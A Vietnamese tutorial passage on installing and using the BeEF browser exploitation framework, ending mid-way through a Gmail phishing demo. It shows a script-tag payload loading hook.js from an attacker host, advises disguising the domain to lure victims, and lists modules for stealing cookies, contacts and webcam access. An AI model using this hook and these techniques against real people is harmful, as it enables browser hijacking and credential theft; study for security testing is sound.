BeEF được cài đặt sẵn trong các hệ điều hành pentesting khác nhau như Kali Linux, Parrot OS, BlackArch, Backbox, Cyborg OS. BeEF được tích hợp trực tiếp vào Kali Linux 2019.2 trở về trước, vì vậy bạn không phải cài đặt bất cứ thứ gì nếu bạn chạy một trong những phiên bản này trên máy tính của mình.


Ngoài ra bạn có thể thực hiện lệnh ***apt-get install beef-xss*** trên Linux để cài đặt BeEF nếu Linux là bản sau 2019.2



Hình 2. 1: Cài đặt BeEF trên kali linux

**Khởi động BeEF**

Bạn có thể tìm thấy BeEF trong menu ứng dụng Kali Linux:



Hình 2. 2: Khởi động BeEF qua ứng dụng có sẵn trên kali linux

* 1. **Cách sử dụng BeEF**


Trên chính máy tính Kali của bạn, bạn có thể vào địa chỉ mặc định sau để vào bảng điều khiển BeEF Panel:

[**http://127.0.0.1/ui/panel**](http://127.0.0.1/ui/panel)

Còn đối với một máy tính khác thì vào địa chỉ dạng:


**http://<IP>:3000/ui/panel**

Một cửa sổ yêu cầu đăng nhập được gọi ra, bạn đăng nhập bằng tên đăng nhập mặc định là **beef** và mật khẩu sẽ được tự đặt.



Hình 2. 3: Giao diện đăng nhập vào BeEF

Đăng nhập thành công thì ở trang **Getting Started**, bạn sẽ thấy có hai trang web demo, nhiệm vụ tiếp theo của bạn là dẫn dụ được victim truy cập vào trang web của bạn, bạn nên ngụy trang bằng một tên miền ít bị nghi ngờ hoặc viết 1 trang web mới.



Hình 2. 4: Giao diện chính sau khi đăng nhập vào hệ thống

BeEF Hook là một tệp JavaScript được sử dụng để kết nối và khai thác các mục tiêu trình duyệt web và hoạt động như một C & C giữa mục tiêu và kẻ tấn công. BeEF là một công cụ cực kỳ mạnh mẽ và có thể thu thập rất nhiều thông tin về mục tiêu. Khi BeEF đã kết nối một trình duyệt web mục tiêu, nó cũng cho phép các lệnh và modul bổ sung được thực thi đối với mục tiêu.

Ví dụ một BeEF Hook đang chạy trên địa chỉ IP nội bộ:

**http://192.168.59.128:3000/hook.js**

Để tấn công thành công trình duyêt, chúng ta sẽ cần thêm BeEF Hook vào trang Web mà nạn nhân sẽ truy cập. Cách dễ nhất là đưa JavaScript hook vào phần đầu của trang web. Sau khi mục tiêu truy cập, trình duyệt của trang web bị xâm phạm sẽ được kết nối. Bạn sẽ thấy địa chỉ IP của mục tiêu được kết nối tới trang web của bạn và sẽ cung cấp thông tin cho ta có thể nhận thêm thông tin và thực hiện các cuộc tấn công tiếp theo vào hệ thống.


Ví dụ BeEF JavaScript Payload

**<script src= “**[**http://192.168.59.128:3000/hook.js**](http://192.168.59.128:3000/hook.js)**”> </script>**

BeEF Framework cũng bao gồm một số mẫu Trang web mặc định mà bạn có thể sử dụng như hình bên dưới đây **http://<IP>:3000/demos/butcher/index.html.**

Ở đây bạn có thể chọn tùy thích hoặc là như trên đã nói hoặc bạn có thể tạo ra một trang web mới và gắn vào file javasrcipt hook.js.  
Link hook.js: **http://<IP>:3000/hook.js**

Hình bên dưới ghi lại log các hoạt động của thiết bị tham gia hoạt động truy cập tới trang web.




Hình 2. 5: Log truy cập của các thiết bị tới máy chủ BeEF

Khi nạn nhân truy cập vào trang web của ta, ở cột bên trái của Bảng điều khiển sẽ hiện địa chỉ IP của mục tiêu. Ở đây được phân ra làm hai "loại" là Online Browsers và Offline Browsers.

Nhấp double-click vào địa chỉ IP của mục tiêu bạn sẽ mở ra bảng điều khiển với nhiều tính năng và được phân theo từng tab và từ mục trong mỗi tab đó:

* Detail: Xem thông tin lấy được từ mục tiêu.
* Logs: Xem lịch sử truy cập trang, xem trang, các click chuột trên trang.
* Commands: Các module khai thác.
* Network: Mô hình kết nối mạng của mục tiêu.
* ... và một số tab có chức năng đặc biệt khác...

Nhấp chọn tab "Details" của 1 địa chỉ IP mục tiêu có thể cung cấp thông tin về trình duyệt sử dụng, hệ điều hành sử dụng, …



Hình 2. 6: Thông tin Browser được “hooked” tới BeEF


Có hơn 300 module từ hack “**Browser**” đến “**Social Engineering**”. Trong đó 1số module phổ biến như:

* Get visited Domain (Browser): Nhận các tên miền được truy cập
* Get visited URLs (Browser): Nhận URL đã truy cập
* Webcam (Browser)
* Get All Cookie (Chrome extensions): Nhận tất cả cookie
* Grab Google Contacts (Chrome extensions): Lấy danh bạ của Google
* Screenshot (Chrome extensions): Ảnh chụp màn hình
* Stela Autocomplete (Social Engineering)
* Google Phishing (Social Engineering)



Hình 2. 7: BeEF cung cấp nhiều module giúp khai thác lỗ hổng trên browser


Bây giờ bạn hãy thử vào tab **Commands**, ở cột **Module Tree** khi bạn tìm thấy module bạn muốn sử dụng, hãy chọn nó. Ở bên trái sẽ hiển thị ra một số thiết lập và hãy thiết lập theo form sau đó nhấp vào "Execute".



Hình 2. 8: Một ví dụ về chức năng khai thác thông qua chức năng Google Phishing


1. **Demo khai thác lỗ hổng sự dụng BeEF**
   1. **Lấy thông tin Gmail thông qua chức năng google phishing**

Hack gmail: Mục đích là lừa người dùng đăng nhập vào gmail của mình với một địa chỉ giả mạo để lấy tài khoản của nạn nhân. [2]




Hình 3. 1: Chọn chức năng google phishing để giả mạo yêu cầu đăng nhập Gmail

Sau khi thực thi thì trình duyệt của nạn nhân sẽ trở thành:

